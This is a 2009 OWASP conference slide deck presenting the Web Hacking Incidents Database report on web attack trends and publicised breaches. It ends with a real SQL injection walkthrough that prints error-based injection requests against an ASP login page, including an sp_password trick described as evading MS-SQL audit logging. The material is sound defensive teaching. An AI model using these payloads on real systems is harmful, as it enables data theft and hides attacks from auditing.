



# The Web Hacking Incidents Database (WHID) Report: January – June 2009

**AppSec DC**


Ryan Barnett  
WASC Board Member  
OWASP Project Leader  
Director of Application Security Research,  
Breach Security  
[ryan.barnett@breach.com](mailto:ryan.barnett@breach.com)

**The OWASP Foundation**  
<http://www.owasp.org>

# Ryan Barnett

## *Background*

- Breach Security
  - Director of Application Security Research
  - Leader of Breach Security Labs
  - ModSecurity Community Manager
- Previously Chief Security Officer for government client
  - Background as an IDS/Web Security Admin
- Author
  - Preventing Web Attacks with Apache
- Blog
  - <http://tacticalwebappsec.blogspot.com>
- Email
  - [Ryan.Barnett@breach.com](mailto:Ryan.Barnett@breach.com)
  - [rcbarnett@gmail.com](mailto:rcbarnett@gmail.com)



# Ryan Barnett

## *Community Projects*

- Open Web Application Security Project (OWASP)
  - Speaker/Instructor
  - Project Leader, ModSecurity Core Rule Set
- Web Application Security Consortium (WASC)
  - Board Member
  - Project Leader, Distributed Open Proxy Honeypots
- The SANS Institute
  - Courseware Developer/Instructor
- Center for Internet Security (CIS)
  - Apache Benchmark Project Leader



**OWASP**  
The Open Web Application Security Project  
<http://www.owasp.org>



Web Application  
Security Consortium



OWASP

# Presentation Outline


## *Topics Covered*

- Speaker Background
- The Challenge of Risk Analysis for Web Applications
- Available Vulnerability Resources
- Available Attack Resources
- The Web Hacking Incidents Database (WHID)
- 2009 Bi-Annual Report
- Incidents of Interest (January – June)

# The Trinity of Trouble


## *Web Application Security Issues*

- Connectivity
  - HTTP(S) is open to just about anyone
  - UFBP (Universal Firewall Bypass Protocol)
- Complexity
  - Multiple Tiers
  - Web Services
  - B2B
  - Web 2.0/Mash-Ups
  - Web application flow diagrams?
- Extensibility
  - New features are constantly being added



# Web Application Development

## *Desired vs. Coded Functionality*



# Web Application Security

## *High Risk Equation*


- **Threat** - Web Attacks are Crime Driven:
  - Today, most done for money and not for glory.
  - Performed by professionals or for a cause.
- **Vulnerabilities** – Complex and Poorly Code Applications:
  - Priority of features and schedule before security.
  - Developers are not trained in secure coding for the web (Trusting User Input).
- **Impact** - Web Applications Access Sensitive Information:
  - Manipulate critical data
  - Information Disclosures



# Web Incidents Are Difficult To Quantify

*Only The Tip Of The Iceberg...*


- Web Attacks are Stealth:
  - Victims hide breaches.
  - Incidents are not detected.
- Statistics are Skewed:
  - Defacement (visible) and information leakage (regulated) are publicized more than other breaches.
  - Mass attacks are not properly reflected.
  - Merely a data sample - Numbers reported by WHID are statistically insignificant
    - 57 for 2008
    - 44 for 1<sup>st</sup> half of 2009
- Would it happen to you?
  - How does your organization's security compare to others in your vertical market?



# Web Vulnerabilities

## *Available Resources*

- Databases
  - SANS @Risk, Bugtraq, Mitre CVE
- Statistics
  - WASC Statistics Project
  - OWASP Top 10
- Provides the “vulnerable” Risk component.
  - Skewed towards “easy to find” vulnerabilities.
  - Are these the most costly (impact)?
  - Are these the same ones that are actively being exploited (risk)?



# Web Attacks/Vulnerabilities

## OWASP Top 10 for 2007

- Based on the CVE vulnerability database.
- Minor expert adjustments (CSRF for example).
- Is it prioritized based on real world attacks? We will see in this presentation.

	Attack	
A1	XSS	<p>XSS is up, but probably overrated from a risk perspective</p>
A2	Injection Flaws	<p>Includes SQL Injection. Combining many attacks to A2 allowed so many new entries</p>
A3	Malicious File Execution	
A4	Insecure Direct Object Reference	
A5	CSRF	
A6	Information Leakage and Improper Error Handling	
A7	Broken Authentication and Session Management	<p>The new kid in town. Overhyped but may become a commonly exploited vulnerability in the future.</p>
A8	Insecure Cryptographic Storage	
A9	Insecure Communications	
A10	Failure to Restrict Indexing	New



# Web Attacks

## Available Resources

- WASC Distributed Open Proxy Honeypots Project ([www.webappsec.org/projects/honeypots/](http://www.webappsec.org/projects/honeypots/))
  - Function as conduits for the attacks by running as an open proxy servers.
  - Great resource however it is still limited in scope.
- Zone-H ([www.zone-h.org](http://www.zone-h.org))
  - The most comprehensive attack repository, very important for public awareness.
  - Reported by hackers and focus on defacements.
- Data loss databases ([datalossdb.org](http://datalossdb.org))
  - Includes any data loss incidents (lost laptop, etc...)
  - Address a larger problem.

Attack Method	Total 2007
Attack against the administrator/ user (password stealing/ sniffing)	141.660
Shares misconfiguration	67.437
File Inclusion	61.011
SQL Injection	35.407
Access credentials through Man In the Middle attack	28.046
OWASP 	18.048
Other Web Application bug	

# The Web Hacking Incidents Database

*A Web Application Security Consortium (WASC) Project dedicated to recording web application security related incidents.*

<http://www.xiom.com/whid>



# WHID Database Content

## *Recording Web Application Security Incidents*

- Incidents since 1999
- Each incident is classified
  - Attack type
  - Outcome
  - Country of organization attacked
  - Industry segment of organization attacked
  - Country of origin of the attack (if known)
  - Vulnerable Software
- Additional information:
  - A unique identifier: WHID 200x-yy
  - Dates of occurrence and reporting
  - Description
  - Internet references

[Home](#) :: [The Web Hacking Incidents Database](#) :: [2009 Incidents](#)

### [WHID 2009-26: F-Secure Joins The Breached AV Vendors Club](#)

 Tagged: [F-Secure](#)

Updated: 19 February 2009

#### [Attack Information](#)

WHID ID: 2009-26  
Date Occured: 11 Feb 2009  
Attack Method: Cross Site Scripting (XSS)  
SQL Injection  
Outcome: Leakage of Information

#### [Target Information](#)

Attacked Entity Field: Technology  
Attacked Entity Geography: Finland

#### [Source Information](#)

Attack Source Geography: Romania

It wasn't surprising that after attacking a [Kasperski](#) and a [BitDefender](#) web sites, Uno, the Romanian hacker, would continue to strike anti-virus vendors. This time he found a vulnerability in the web site of Finish AV vendor F-Secure. Somewhat less severe than the others, the vulnerability enabled the hacker only to access virus statistics.

# WHID Database Content

## *Inclusion Criteria*

- The database includes only
  - Publicly disclosed incidents.
  - Only web application related incidents.
- Incidents of interest
  - We do not include most mass defacements.
  - Defacements of “High Profile” sites are included.
- Criteria
  - Ensure quality and correctness of incidents.
  - Severely limits the number of incidents that gets in.

US feds pull travel site offline after hacker break-in

**GovTrip trips up**

By [Dan Goodin](#) • Get more from this author

Posted in [Security](#), 19th February 2009 19:29 GMT

[Free whitepaper – The greening of IT](#)

A travel reservations website used by US government agencies remains offline more than a week after it was infected with malware that tried to install malicious code on the PCs of those who visited the site.

# Example News Story

## *Life Is Good Incident*

**Boston Business Journal**

Tuesday, September 19, 2006

### **Life is good database hacked**

Boston Business Journal - Boston Business Journal

Doesn't specify the attack vector. Was this a web-based attack?

**Life is good** Inc. has notified several customers that a database containing their confidential credit card information was recently breached by intruders.

The Boston-based apparel company said Tuesday that intruders illegally accessed the [lifeisgood.com](http://lifeisgood.com) database, which included address and credit card numbers for about 9,250 Life is good customers. Although it is unclear if any data was copied, the illegally accessed information included name, address and credit card numbers. The database did not include date of birth, social security or driver's license numbers.

Company officials said they have put additional security measures in place to prevent future violations. The breach was reported to federal law enforcement authorities who are investigating the incident.

# Digging For Details

## *FTC Report Provides Attack Vector Data*



**FEDERAL TRADE COMMISSION**  
*PROTECTING AMERICA'S CONSUMERS*

Pr

Home News Competition Consumer Protection Economics General Counsel Actions

About Public Affairs | Public Events | Speeches | Testimony | Webcasts | Blogs | Reporter Re

**For Release:** January 17, 2008

### **Online Apparel Retailer Settles FTC Charges That It Failed to Safeguard Consumers' Sensitive Information, in Violation of Federal Law**

**Credit Card Numbers, Expiration Dates and Security Codes of Thousands of Consumers Compromised**

*The FTC alleges that, as a result of these failures, a hacker was able to use SQL injection attacks on Life is good's Web site to access the credit card numbers, expiration dates, and security codes of thousands of consumers.*




# Web Application Security Trends

*January – June 2009*


# WHID 2008 Summary

## *Attacked Entity Geography*



# WHID 2009 Summary (Jan – June)

## Incidents By Attack Methods



# WHID 2009 Attack Summary

## *Trends vs. 2008*

- SQL Injection is still the #1 attack vector
  - Percentage, however, dropped from 30% to 19%
  - Mass SQL Injection bots of 2008 are tapering off
- Unknown category is still #2
  - Technical details aren't usually disclosed except by regulatory entities (FTC) or by the attacker's themselves (public blog posts/screenshots)
- Content Spoofing attacks have increased dramatically
- Death by a thousand cuts
  - Insufficient Authentication (mistakenly publishing sensitive data)
  - Configuration Mistakes/Administration Errors

# SQL Injection Example

*Real Multi-Step Manual Attack*

# SQL Injection Attack

## *Targeting an ASP Page*

Attacker targets an ASP page.

Application is expecting an email address in the LoginEmail parameter.

### Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select@@version%2b')%2b@ \
@servername%2b')%2bdb_name()%2b'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

# Injection Unexpected Data

## *Exploiting a Lack of Input Validation*

Attacker injects an SQL Query in the LoginEmail parameter.

### Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select@@version%2b'/'%2b@ \
@servername%2b')/%2bdb_name()%2b'/%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

# Reconnaissance Query

## *Enumerating Database Variables*

Attacker is attempting to enumerate system information to help fine tune their attack.

### Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b')/%2b@ \
@servername%2b')/%2bdb_name()%2b'/%2bsystem_user) --sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

# Under The Radar

## *Abusing Database Auditing Features*

### Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

When an MS-SQL DB server receives this string, it will NOT log the transaction even if auditing is enabled.

# Response Data

## *Application Returns Errors*

### Response Details

HTTP/1.1 500 Internal Server Error

Content-Length: 598

Content-Type: text/html

Cache-control: private

Set-Cookie: ASPSESSIONIDCCQCSRQ=EHEPIKBBB1

Connection: close

<font face="Arial" size=2>  
<p>Microsoft OLE DB Provider for ODBC  
rror '80040e07'</font>  
<p>  
<font face="Arial" size=2>[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax  
error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.2039 (Int  
el X86)  
.May 3 2005 23:18:38  
.Copyright (c) 1988-2003 Microsoft Corporation  
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)  
/EXAMPLE\_SQL/OPT/OPT2' to a column of data type int.</font>

Attack generates a  
500 level status error  
